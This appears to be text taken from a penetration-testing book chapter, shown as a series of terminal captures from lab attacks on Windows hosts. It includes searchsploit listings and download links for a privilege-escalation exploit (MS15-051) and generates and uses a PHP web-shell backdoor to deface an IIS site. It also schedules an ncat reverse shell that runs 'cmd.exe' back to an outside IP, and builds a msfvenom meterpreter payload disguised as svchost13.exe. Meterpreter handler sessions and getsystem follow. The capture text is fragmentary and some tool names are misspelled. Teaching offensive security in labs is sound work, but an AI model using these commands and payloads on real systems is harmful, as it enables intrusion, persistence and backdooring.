TrueCrypt 4.3 - Privilege Escalation Exploit | ./windows/local/3664.txt
Microsoft Windows GDI - Local Privilege Escalation Exploit (MS07-017) | ./windows/local/3688.c
Microsoft Windows GDI - Local Privilege Escalation Exploit (MS07-017) (2) | ./windows/local/3755.c
Symantec AntiVirus - symtdi.sys Local Privilege Escalation Exploit | ./windows/local/4178.txt
Panda Antivirus 2008 - Local Privilege Escalation Exploit | ./windows/local/4257.c
XAMPP for Windows 1.6.3a - Local Privilege Escalation Exploit | ./windows/local/4325.php
Microsoft Windows XP SP2 - (Win32k.sys) Privilege Escalation Exploit (MS08-025) | ./windows/local/5518.txt
Symantec Altiris Client Service 6.8.378 - Local Privilege Escalation Exploit | ./windows/local/5625.c
Microsoft Windows 2003/XP - AFD.sys Privilege Escalation Exploit (K-plugin) | ./windows/local/6757.txt
Anti-Keyplogger Elite 3.3.0 - (AKEProtect.sys) Privilege Escalation Exploit | ./windows/local/7054.txt
Apache Tomcat - runtime.getRuntime().exec() Privilege Escalation (win) | ./windows/local/7264.txt
ESET Smart Security <= 3.0.672 - (epfw.sys) Privilege Escalation Exploit | ./windows/local/7516.txt
PowerStrip <= 3.84 - (pstrip.sys) Privilege Escalation Exploit | ./windows/local/7533.txt
mks_vir_9b < 1.2.0.0b297 - (mksmonen.sys) Privilege Escalation Exploit | ./windows/local/8175.txt
CloneCD/DVD ElbyCDIO.sys < 6.0.3.2 - Local Privilege Escalation Exploit | ./windows/local/8250.txt
ArcaVir 2009 < 9.4.320X.9 - (ps_drv.sys) Local Privilege Escalation Exploit | ./windows/local/8782.txt
Online Armor < 3.5.0.12 - (OAmom.sys) Local Privilege Escalation Exploit | ./windows/local/8875.txt
Adobe Related Service - (getPlus_HelperSvc.exe) Local Privilege Escalation | ./windows/local/9199.txt
PulseAudio setuid - Local Privilege Escalation Exploit | ./windows/local/9207.sh
Adobe Acrobat 9.1.2 - NOS Local Privilege Escalation Exploit | ./windows/local/9223.txt
Adobe Acrobat 9.1.2 - NOS Local Privilege Escalation Exploit (py) | ./windows/local/9272.py
Microsoft Windows XP - (Win32k.sys) Local Privilege Escalation Exploit | ./windows/local/9301.txt
EPSON Status Monitor 3 - Local Privilege Escalation Vulnerability | ./windows/local/9305.txt
Steam 54/894 - Local Privilege Escalation Vulnerability | ./windows/local/9386.txt
Protector Plus Antivirus 8/9 - Local Privilege Escalation Vulnerability | ./windows/local/9680.txt
Adobe Photoshop Elements 8.0 - Active File Monitor Privilege Escalation | ./windows/local/9807.txt
Avast Antivirus 4.8.1351.0 - DoS and Privilege Escalation | ./windows/local/9831.txt
South River Technologies WebDrive 9.02 build 2232 - Privilege Escalation | ./windows/local/9970.txt
Adobe Photoshop Elements - Active File Monitor Service Local Privilege Escalation | ./windows/local/9988.txt
Quick Heal 10.00 SP1 - Local Privilege Escalation Vulnerability | ./windows/local/10084.txt
QuickHeal antivirus 2010 - Local Privilege Escalation | ./windows/local/10475.txt
Kaspersky Lab - Multiple Products Local Privilege Escalation Vulnerability | ./windows/local/10484.txt

```

```

root@asgili:~# searchsploit ms15-051
-----
Exploit Title | Path
(-----) | (-----)
| (/usr/share/exploitdb/platforms)
-----
Microsoft Windows - Local Privilege Escalation (MS15-051) | ./windows/local/37049.txt
-----
root@asgili:~# cat /usr/share/exploitdb/platforms/windows/local/37049.txt
# Source: https://github.com/hfiref0x/CVE-2015-1701

Win32k LPE vulnerability used in APT attack

Original info: https://www.fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html


Credits
RL36al / hfiref0x

## Compiled EXE:
### x86
+ https://github.com/hfiref0x/CVE-2015-1701/raw/master/Compiled/Taihou32.exe
+ EDB Mirror: https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/splotts/37049-32.exe
### x64
+ https://github.com/hfiref0x/CVE-2015-1701/raw/master/Compiled/Taihou64.exe
+ EDB Mirror: https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/splotts/37049-64.exe

Source Code:
https://github.com/hfiref0x/CVE-2015-1701/archive/master.zip
EDB Mirror: https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/splotts/37049-src.zip

root@asgili:~#

```



```
Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\rred> whoami
lab1\rred
PS C:\Users\rred> _
```

```
Administrator: C:\Users\rred\Downloads\Taihou32.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_

d-r--      1/3/2016  12:26 AM      Links
d-r--      1/3/2016  12:26 AM      Music
d-r--      1/3/2016  12:26 AM      Pictures
d-r--      1/3/2016  12:26 AM      Saved Games
d-r--      1/3/2016  12:26 AM      Searches
d-r--      1/3/2016  12:26 AM      Videos

PS C:\Users\rred> cd .\Downloads
PS C:\Users\rred\Downloads> ls
PS C:\Users\rred\Downloads> dir
PS C:\Users\rred\Downloads> dir

Directory: C:\Users\rred\Downloads

Mode                LastWriteTime         Length Name
----                -
-a---              1/9/2016   7:58 PM         5632 Taihou32.exe


PS C:\Users\rred\Downloads> .\Taihou32.exe
PS C:\Users\rred\Downloads>
```



```
root@kali:~# samdump2
samdump2 3.0.0 by Objectif Securite (http://www.objectif-securite.ch)
original author: ncuomo@studenti.unina.it

Usage: samdump2 [OPTION]... SYSTEM_FILE SAM_FILE
Retrieves syskey and extract hashes from Windows 2k/NT/XP/Vista SAM

-d          enable debugging
-h          display this information
-o file     write output to file
root@kali:~# █
```



```
root@kali: ~
File Edit View Search Terminal Help

[+] weeveily 3.2.0
[!] Error: too few arguments

[+] Run terminal to the target
    weeveily <URL> <password> [cmd]

[+] Load session file
    weeveily session <path> [cmd]

[+] Generate backdoor agent
    weeveily generate <password> <path>
```

```
root@kali:~# weeveily --help
usage: weeveily [-h] {terminal,session,generate} ...

positional arguments:
  {terminal,session,generate}
    terminal            Run terminal
    session             Recover an existant a session file
    generate            Generate a new password

optional arguments:
  -h, --help           show this help message and exit
```

```
root@kali:~/malware# weeveily http://192.168.56.101/weeveily01.php badActor
Traceback (most recent call last):
  File "./weeveily.py", line 98, in <module>
    main(arguments)
  File "./weeveily.py", line 48, in main
    modules.load_modules(session)
  File "/usr/share/weeveily/core/modules.py", line 24, in load_modules
    (module_group, module_name), fromlist=["*"]
  File "/usr/share/weeveily/modules/shell/php.py", line 4, in <module>
    from core.channels.channel import Channel
  File "/usr/share/weeveily/core/channels/channel.py", line 8, in <module>
    import sockshandler
ImportError: No module named sockshandler
```

```
root@kali:~# weeveily generate evilHacker /root/malware/metrics01.php
Generated backdoor with password 'evilHacker' in '/root/malware/metrics01.php' o
f 1315 byte size.
```

```
root@kali:~# ls weeveily/
metrics01.php_ weeveily01.php weeveily02.php
```


```
root@kali:~# weeveily http://localhost/metrics01.php evilHacker

[+] weeveily 3.2.0

[+] Target:      localhost
[+] Session:    /root/.weeveily/sessions/localhost/metrics01_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily>
```



```
root@kali:~# weeveily http://192.168.56.103/metrics01.php evilHacker

[+] weeveily 3.2.0

[+] Target:      192.168.56.103
[+] Session:    /root/.weeveily/sessions/192.168.56.103/metrics01_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> :help
```

```

WIN-9AS8SS0IVCI:C:\inetpub\wwwroot\wolf24 $ system_info
+-----+
| client_ip           | 192.168.56.101 |
| max_execution_time  | 300            |
| script              | /metrics01.php |
| open_basedir        |                 |
| hostname             | WIN-9AS8SS0IVCI |
| php_self             | /metrics01.php |
| script_folder       | C:\inetpub\wwwroot |
| uname               | Windows NT WIN-9AS8SS0IVCI 6.3 |
|                     | build 9600 (Windows Server 2012 |
|                     | R2 Datacenter Edition) AMD64 |
| pwd                 | C:\inetpub\wwwroot\wolf24 |
| safe_mode           | False          |
| php_version         | 7.0.0         |
| dir_sep              | \              |
| os                   | Windows NT     |
| whoami              |                 |
| document_root       | C:\inetpub\wwwroot |
+-----+

```

```

WIN-9AS8SS0IVCI:C:\inetpub\wwwroot $ file_ls

```

```

.
..
aspnet_client
iis-85.png
iisstart.htm
metrics01.php
wolf24

```

```

WIN-9AS8SS0IVCI:C:\inetpub\wwwroot $ █

```

```

WIN-9AS8SS0IVCI:C:\inetpub\wwwroot $ file_ls -l

```

```

error: unrecognized arguments: -l

```

```

usage: file_ls [-h] [dir]

```

```

List directory content.

```

```

positional arguments:

```

```

  dir                Target folder

```

```

optional arguments:

```

```

  -h, --help show this help message and exit

```

```
WIN-9AS8SS0IVCI:C:\inetpub\wwwroot $ file_cd wolf24
WIN-9AS8SS0IVCI:C:\inetpub\wwwroot\wolf24 $ file_ls
.
..
App_Browsers
App_Data
Config
Global.asax
Media
Umbraco
Umbraco_Client
Views
Web.config
app_code
bin
css
default.aspx
favicon.ico
macroScripts
masterpages
scripts
usercontrols
xslt
```

```
tmpOXmAYkdefault.aspx + (/tmp) - VIM
File Edit View Search Terminal Help
<%@ Page language="c#" Codebehind="default.aspx.cs" AutoEventWireup="True" Inherits="umbraco.UmbracoDefault" trace="true" validateRequest="false"
  evilHackerAddition="true" %>
~
~
~
```

```
tmpXPwRaZevilHacker.aspx + (/tmp) - VIM
File Edit View Search Terminal Help
<%@ this file could contain any aspx code that we want to run %>
~
~
~
~
~
~
```

```
WIN-9AS8SS0IVCI:C:\inetpub\wwwroot\wolf24 $ file_edit evilHacker.aspx
[-][upload] File upload failed, please check remote path and permissions
WIN-9AS8SS0IVCI:C:\inetpub\wwwroot\wolf24 $
```




```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#0072C6;
    margin:0;
}

#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
}

a img {
    border:none;
}
-->
</style>
</head>
<body>
<div id="container">
<H1>The Evil Hacker Strikes</H1>
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clid=0x409"></a>
</div>
</body>
</html>
~
~
-- INSERT --
```



Chapter 8: Maintaining Remote Access



```
root@kali-01: /usr/bin
File Edit View Search Terminal Help
root@kali-01:/usr/bin# nc -h
[v1.10-40]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as `-e'; use /bin/sh to exec [dangerous!!]
  -e filename           program to exec after connect [dangerous!!]
  -b                    allow broadcasts
  -g gateway            source-routing hop point[s], up to 8
  -G num                source-routing pointer: 4, 8, 12, ...
  -h                    this cruff
  -i secs               delay interval for lines sent, ports scanned
  -k                    set keepalive option on socket
  -l                    listen mode, for inbound connects
  -n                    numeric-only IP addresses, no DNS
  -o file               hex dump of traffic
  -p port               local port number
  -r                    randomize local and remote ports
  -q secs               quit after EOF on stdin and delay of secs
  -s addr               local source address
  -T tos                set Type Of Service
  -t                    answer TELNET negotiation
  -u                    UDP mode
  -v                    verbose [use twice to be more verbose]
  -w secs               timeout for connects and final net reads
  -z                    zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\data').
root@kali-01:/usr/bin#
```

Bo's Bogus Pizza

Offer


One Pizza \$5.99

The Second Pizza \$15.99

A Deal too good to be true!!!

```
[*] Started reverse handler on 10.100.0.196:4444
[*] 10.100.0.5:445 - Executing the payload...
[+] 10.100.0.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (770048 bytes) to 10.100.0.5
[*] Meterpreter session 1 opened (10.100.0.196:4444 -> 10.100.0.5:49161) at 2015-06-17 11:39:47 -0400
```

```
meterpreter > upload /usr/share/ncat-w32/ncat.exe C:/Windows/ncat.exe
[*] uploading : /usr/share/ncat-w32/ncat.exe -> C:/Windows/ncat.exe
[*] uploaded  : /usr/share/ncat-w32/ncat.exe -> C:/Windows/ncat.exe
meterpreter > |
```



```
meterpreter > shell
Process 3760 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>AT 5:00PM ncat.exe 128.199.190.69 443 --ssl -e cmd.exe
AT 5:00PM ncat.exe 128.199.190.69 443 --ssl -e cmd.exe
Added a new job with job ID = 2

C:\Windows\system32>
```

```
root@rouge3:/home/foobear# ncat -nvlp 443 --ssl
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 1177 D742 5927 D7F8 DDDD 86A7 F503 59B9 7EA9 CC79
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 69.131.155.226. Connection from victim machine coming in.
Ncat: Connection from 69.131.155.226:49163.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator> Connected!
```

```
root@kalibook:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse https -f exe -o svchost13.exe
No encoder or badchars specified, outputting raw payload
Saved as: svchost13.exe
root@kalibook:~#
```

```
root@kalibook:~# ls
Desktop          etter-msg-20150422.txt  powermaint.ps1  svchost13.exe
Downloads        kalibook                PowerSploit     workspace
ettercap-msg-20150422-1.txt  packet-test.txt        [redacted]      youvebeenpwned.txt
ettercap-msg.txt  photos                  svchost12.exe  youvebeenpwned.txt~
root@kalibook:~#
```

```
meterpreter > upload svchost13.exe C:/windows/svchost13.exe Sending file.
[*] uploading : svchost13.exe -> C:/windows/svchost13.exe
[*] uploaded  : svchost13.exe -> C:/windows/svchost13.exe File is now on the victim machine.
```

Exploit target:

```
Id  Name
--  ----
0   Wildcard Target
```


```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 128.199.190.69
LHOST => 128.199.190.69
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit
```

We're jumping through the firewall
ET Phones home!

```
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 69.131.155.226:49167 (UUID: 5596a9dbc8e61b2b/x86=1/windows=1/2015-06-21T21:25:49Z) Staging Native payload ...
[*] Meterpreter session 1 opened (128.199.190.69:443 -> 69.131.155.226:49167) at 2015-06-21 17:25:50 -0400
```

```
meterpreter > /opt/metasploit/apps/pro/vendor/bundle/ruby/2.1.0/gems/recog-1.0.27/lib/recog/fingerprint/regexp_factory.rb:33: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
```

```
meterpreter > sysinfo
Computer      : WIN-M08FVCLLIIB
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Meterpreter  : x86/win32
meterpreter >
```



```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 128.199.190.69
LHOST => 128.199.190.69
msf exploit(handler) > set LPORT 443
LPORT => 443
```

Listener Setup

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
msf exploit(handler) > [*] Starting the payload handler...
```

```
msf exploit(handler) > sessions -l
```

Active sessions

=====

No active sessions. No sessions yet.

```
msf exploit(handler) > jobs -l
```

Jobs

=====

Id	Name
--	----
0	Exploit: multi/handler

Handler running in the background

```
msf exploit(handler) > █
```

```
msf exploit(handler) >
[*] 69.131.155.226:49162 (UUID: a643aa28a9877c64/x86=1/windows=1/2015-06-22T02:05:42Z) Staging Native payload ...
[*] Meterpreter session 1 opened (128.199.190.69:443 -> 69.131.155.226:49162) at 2015-06-21 22:05:43 -0400
```

```
msf exploit(handler) > sessions -l
```

Active sessions

=====

Id	Type	Information	Connection
--	----	-----	-----
1	meterpreter	x86/win32 WIN-M08FVCLLIIB\Administrator @ WIN-M08FVCLLIIB	128.199.190.69:443 -> 69.131.155.226:49162 (10.100.0.5)

```
msf exploit(handler) >
```

```

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ipconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name           : Intel(R) PRO/1000 MT Network Connection
Hardware MAC   : 00:0c:29:07:7e:d8
MTU            : 1500
IPv4 Address   : 10.100.0.5
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::34e5:33cb:f624:cbc7
IPv6 Netmask   : ffff:ffff:ffff:ffff::

Interface 20
=====
Name           : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC   : 00:0c:29:07:7e:e2
MTU            : 1500
IPv4 Address   : 192.168.202.189
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::b81c:c045:3872:d95c
IPv6 Netmask   : ffff:ffff:ffff:ffff::

meterpreter >

```

```

meterpreter > getsystem
